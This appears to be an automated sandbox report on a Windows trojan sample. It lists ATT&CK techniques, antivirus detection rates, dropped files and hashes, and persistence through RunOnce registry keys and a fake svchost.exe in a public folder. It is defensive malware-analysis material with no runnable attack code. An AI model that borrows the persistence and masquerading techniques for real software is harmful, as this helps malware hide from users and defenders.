Valid Accounts	Windows Management Instrumentation 1 2	Startup Items 1	Startup Items 1	Disable or Modify Tools 2 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Data Obfuscation
Default Accounts	Native API 1 1	DLL Side-Loading 1	Exploitation for Privilege Escalation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	System Information Discovery 1 3 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data
Domain Accounts	Command and Scripting Interpreter 1	Application Shimming 1	DLL Side-Loading 1	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography
Local Accounts	Service Execution 2	Windows Service 1	Application Shimming 1	DLL Side-Loading 1	NTDS	Security Software Discovery 4 6 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Cloud Accounts	Cron	Registry Run Keys / Startup Folder 2 2 1	Access Token Manipulation 1	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 6 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Windows Service 1	Virtualization/Sandbox Evasion 1 6 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Process Injection 4 1 2	Access Token Manipulation 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Registry Run Keys / Startup Folder 2 2 1	Process Injection 4 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RYhdmjjr94.exe	46%	Virustotal		Browse
RYhdmjjr94.exe	23%	Metadefender		Browse
RYhdmjjr94.exe	51%	ReversingLabs	Win32.Trojan.Sabsik	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Documents\2FDD6624\svchost.exe	46%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
C:\Users\Public\Documents\2FDD6624\svchost.exe	23%	Metadefender		Browse
C:\Users\Public\Documents\2FDD6624\svchost.exe	51%	ReversingLabs	Win32.Trojan.Sabsik	
C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.bingmapsportal.comsv	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPub	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483549
Start date:	15.09.2021
Start time:	08:52:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RYhdmjjr94 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	87
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.expl.evad.winEXE@122/68@0/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 95.8%) • Quality average: 83% • Quality standard deviation: 25.9%
HCA Information:	• Successful, ratio: 66% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:53:15	API Interceptor	2x Sleep call for process: svchost.exe modified
08:53:33	API Interceptor	317x Sleep call for process: powershell.exe modified
08:53:38	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe
08:53:53	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce 36C95A71 C:\Users\Public\Documents\2FDD6624\svchost.exe
08:54:02	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce 36C95A71 C:\Users\Public\Documents\2FDD6624\svchost.exe
08:54:32	API Interceptor	1x Sleep call for process: WerFault.exe modified
08:55:07	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5955327958478372
Encrypted:	false
SSDEEP:	6:bYtek1GaD0JOCEfMuaaD0JOCEfMKQmDIS/tAl/gz2cE0fMbhEZolrRSQ2hyYIIT:bINGaD0JcaaD0JwQQZtAg/0bjSQJ
MD5:	93A41A680641FAE8774E80C3A4D5030D
SHA1:	28B20B57746D3C6203DA181122A8CE63552CED27
SHA-256:	1C911D9ECF47823023932EE98BC8F5CF9D338F7D2CE3C6C530D2127E0BE6C204
SHA-512:	BF98848C7F649DFD7E598F717D65C1188741B371D447F94038E90462AFD9A9F7422F9D6E7E4AC7C14F5E721416A0E0D444F5B5B9A9F3585D3587E0CC83D84E25
Malicious:	false
Reputation:	unknown
Preview:	....E..h..(.....5...y[..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....5...y[.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xbb689bbd, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09626539073619653
Encrypted:	false
SSDEEP:	6:K4zwl/+gqX7klXRIE11Y8TRXXnlI8KA4zwl/+gqX7klXRIE11Y8TRXXnlI8K:50+/glXO4blXlLKP0+/glXO4blXlLK
MD5:	5C63BD7D668A7342CAB71709F2D7D62D
SHA1:	C294BF0B2C31E6D88B9A242FB282998802F38748
SHA-256:	C0FF6CAAE989920A2CD19A64B3E1E974BEB19F8022112B89219F701D9029CBAF
SHA-512:	C135DB5B3C3CDD374811D694C2877CDD55652F6936A3CA659238FC08368C7A0F05D723D1FCD70D27912612BD588EE596996FC626B257A5AD93A6C4CFE3886F4
Malicious:	false
Reputation:	unknown
Preview:	.h.... .....e.f.3...w.....&.....w...5...y..h.(.....3...w.....B.....@..... ....3...w..... .....:'2..5...y.....I.5...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.11120274726775213

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Encrypted:	false
SSDEEP:	3:6V/TEvqQ8wl/bJdAtixbqi9cbAll:6QqQbt41A
MD5:	3F9F494540C9DB73C7A33507125AFE83
SHA1:	93C2620A4D372FA341B2ECE1A5C6990AF3262D03
SHA-256:	43D582CE346697710D1BD21FF59CC446A58489DDBD3CCE6F40B48BC7F857CBDC
SHA-512:	DD1853C9BCAE2B6FEA4FE5A69F2D546F609CB31DDD0CB278B16C8EA5E1E916680B3C0981D6B9E20EA952109D23EAFD50FE6D808F53AEDDDC037363E4B83C9570
Malicious:	false
Reputation:	unknown
Preview:	..u.....3...w...5...y.....w.....w.....w....:O.....w.....I.5...y.....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RYhdmjjr94.exe_89963238c73da7d78cda02a97e2a0a7dda8e9bf_d37fc9e5_188fe961\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16058
Entropy (8bit):	3.763304934441823
Encrypted:	false
SSDEEP:	192:18JrD6YeGrHBUZMXCaKGgMWmjbO/u7s6S274It/A:6lujyBUZMXCaV3O/u7s6X4It/A
MD5:	B4F344BE7B8F817756C93C4AC13EEC14
SHA1:	A1E684E56118634EFBEA226585213407CDEF52E1
SHA-256:	E1FDBEF3D95C9440A2402E484AA4A57D9447318D78AB0F1CB91FB56FA6104F89
SHA-512:	0EEF0CC6FED1A766F79494FA76F29076C92CFCCA6AB2A99D4D8F2E6BF9A1B07A3E4FA9B15FA70DD44CFEF55DF9974E5647A2459F681B4F8370AE69D7BBCACF02
Malicious:	**true**
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.6.1.9.4.8.6.4.5.9.7.4.1.1.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.6.1.9.4.8.7.0.9.4.1.1.6.4.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.5.a.d.3.5.0.4.-.2.c.e.5.-.4.0.c.4.-.9.f.8.f.-.0.5.d.0.b.a.8.a.4.0.a.7.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.5.8.4.4.3.8.6.-.0.c.3.6.-.4.9.5.4.-.a.4.4.0.-.2.6.a.2.3.1.3.a.3.b.4.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.Y.h.d.m.j.j.r.9.4...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.M.i.c.r.o.s.o.f.t...P.y.t.h.o.n.T.o.o.l.s...I.r.o.n.P.y.t.h.o.n...d.l.l.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.0.e.8.-.0.0.0.1.-.0.0.1.6.-.2.5.c.3.-.4.b.c.9.4.9.a.a.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.d.7.a.e.1.7.2.6.4.3.b.6.7.1.0.5.2.f.c.b.b.2.4.1.1.1.7.8.e.5.a.0.0.0.0.0.0.0.0.!.0.0.0.0.1.f.b.6.1.a.1.d.f.5.0.0.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC994.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed Sep 15 15:54:26 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	294077
Entropy (8bit):	3.780938363510606
Encrypted:	false
SSDEEP:	3072:Lkz94lh0Tjd+p6uDowdiK0yiUCgU5HaK9gIOgF56GmCWejQoPK5I:Oelh0MpXD37oTjP9RpD2CjQU
MD5:	B174EF5DB845E1D19D5C7ACAD1A79C7A
SHA1:	0905EF50B7644EE721FABD5B4A9EC53BD2691A06
SHA-256:	5848BC5857635E5BD58E50CB0E9A5CC3ECC911A4BCB420FFF7F94C06E78BE3C6
SHA-512:	32B164219C50EEC023E5EC3CABEE1D158FCE6275456E8B835485256BAA53709660E75EDB8873177614C3B3A1EE408E5A1C593D64536A130760156D473BF36DE
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....2.Ba.....U.....B.....|*.....GenuineIntelW.....T.....Ba.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD83B.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8412
Entropy (8bit):	3.698431696336261
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiZE6z6YInSUiSxtgmfZOS4Cprc89bBSsfRLm:RrlsNiq6z6YYSUptgmf8SJBRfg
MD5:	24BEB6508039A7B946D1AD8C1C3E4753

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD83B.tmp.WERInternalMetadata.xml	
SHA1:	3581E2B1229F02290C83B4771C4DE78B854E378D
SHA-256:	7A0948BF3E58DF0ABA02A570D6EF66139ECD415E7918E5F354931354811589D7
SHA-512:	B1F82EA25D402F1B3676A467CB48BD1DF211829989AE84255B2AEDC2D77241189830E875913DEEF8BAB1443ABD518A956569881FDB4891F5ABF4EEE629BA314
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.3.2.8.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD994.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4782
Entropy (8bit):	4.488609851145929
Encrypted:	false
SSDEEP:	48:cvIwSD8zsaCJgtWI97k8hWSC8Bu8fm8M4JetN1FTU+q8vvtN2fImGvHbA7KRd:uITfaQekHSN5JetZUKvtwgBv7AKd
MD5:	5A1025751ACE3F849799494DC0542121
SHA1:	9720F8283F299D63DB812BC21CD2D23AB05CC450
SHA-256:	F9EA917400E83B530C0ACB74BE5D0ADA7910D3E4DBBC5B2B96B09BD31D860232
SHA-512:	FEDE78E049BE9BC9D035C03E13C2728202F4784B4AD05F13C5863D6E4193AFA94F8EBAFDE9502295B9C3BD2BC666639B28FAACBAD8D9B81EC291953ABDCC5D33
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1167905" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD9B1.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	55526
Entropy (8bit):	3.048622853175057
Encrypted:	false
SSDEEP:	768:2MHSdNPEnyHGgl522jkAeXvEZTDJ9V0X1JqPIKfS1MQj:2MHSdky3D224AeXvEZTDJ9yX1JUBWMQj
MD5:	B8443AFCA826FE6F87455104002BB20A
SHA1:	FE2D9FDD5FDACA132B7491529D7F9AE6FF0FFB72
SHA-256:	467016D0B35E08DC43C13C68B59AF68A0E60F17BB9C23E26B13FF554CDBB7B34
SHA-512:	9104B692D15DEEFA0719902B5B00FDD3111484FB2C280CD50219B9C4C4057D4716F2FE373ACB95FB1D57C5B2F73E0BF0496BBE3B0669968E1EB906701E56C9B
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE124.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6965579144991367
Encrypted:	false
SSDEEP:	96:9GiZYWwn/rhpYOOYiWDyxZHpYEZRZtEifNPeZ0wL8BlaTg5tuwV4IK73:9jZDEhOQE638zaTg5tuCfK73
MD5:	F1F8149BE3B2A006BA70879E4039A16A
SHA1:	58AEA8916C7033E45EC8DE1544496D86F7D3824E
SHA-256:	4A4A0F88B18D70B7B2BBDF48D55615A08AFAECA40A2DCBEA4F57BC191259C5F3
SHA-512:	1EA7C2F37D68E008DF95F5C02507B2ED11D35B3B0405797F13907C1649DE3B43CBF5ECB33B6933F29AA5F181F552BC7695D3749B709C58281AE0510E42F8E077

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE124.tmp.txt	
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\Public\Documents\2FDD6624\svchost.exe	
Process:	C:\Users\user\Desktop\RYhdmjjr94.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1053624
Entropy (8bit):	6.324012336357782
Encrypted:	false
SSDEEP:	12288:M1VPzxljWH+fdg8yXresMdJFBwA48ayWMWPX6+Pqpn7PJuhgqCakBu7:yzxljW+g3Xub48ayWlK+ipnLJuhVkA7
MD5:	44696D252000850D3EA71D9AE238AEDC
SHA1:	1FB61A1DF500F9025641526CB4013D555B129A84
SHA-256:	1B39D6BF218028DFE7BC8254A3B1682804E9BF05B8298C708C318236F64AD986
SHA-512:	E1115A0A70B6D532633C1C60733A2AEBBDC9E14863DEAEC7F6E15604C20F9F3CE3D36132EC2B814A4C774B25A6C4C8CCAD4003724B98ABEAD2BE3F752B9D614
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 46%, Browse • Antivirus: Metadefender, Detection: 23%, Browse • Antivirus: ReversingLabs, Detection: 51%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....0..... ... .@.. .....`..... ..`.....J.... ..D.....@.....N..... ....H.....text..... ....`.rsrc...D.... .....@..@.rel oc.....@.....@..@.....4.....H.....D...$.....7...hZ.....S..`.@..a...B.?.LG.....m.*..mLH`|.....q.....l...'..H..y....h.3..e...-t..m.=.Z. l2..~..Cw.X....3.. .....r$$r.4...h.\.D..N.....p..Q.M#z_.t...)....W.i{&~>.i.rZg.g..WX.R..'"*.|f....k....A.a.....N..).-u.5.8].....!V.....2.<.'.{.f1.b.yD..O`....$(..... ...]>n.&..... o....`..+.N.....2...x....N...V...._D/.. .NK..D.F....6..<...#g.....$.6.#%.K..`.1....V.l.3.[,..v

C:\Users\Public\Documents\2FDD6624\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\RYhdmjjr94.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
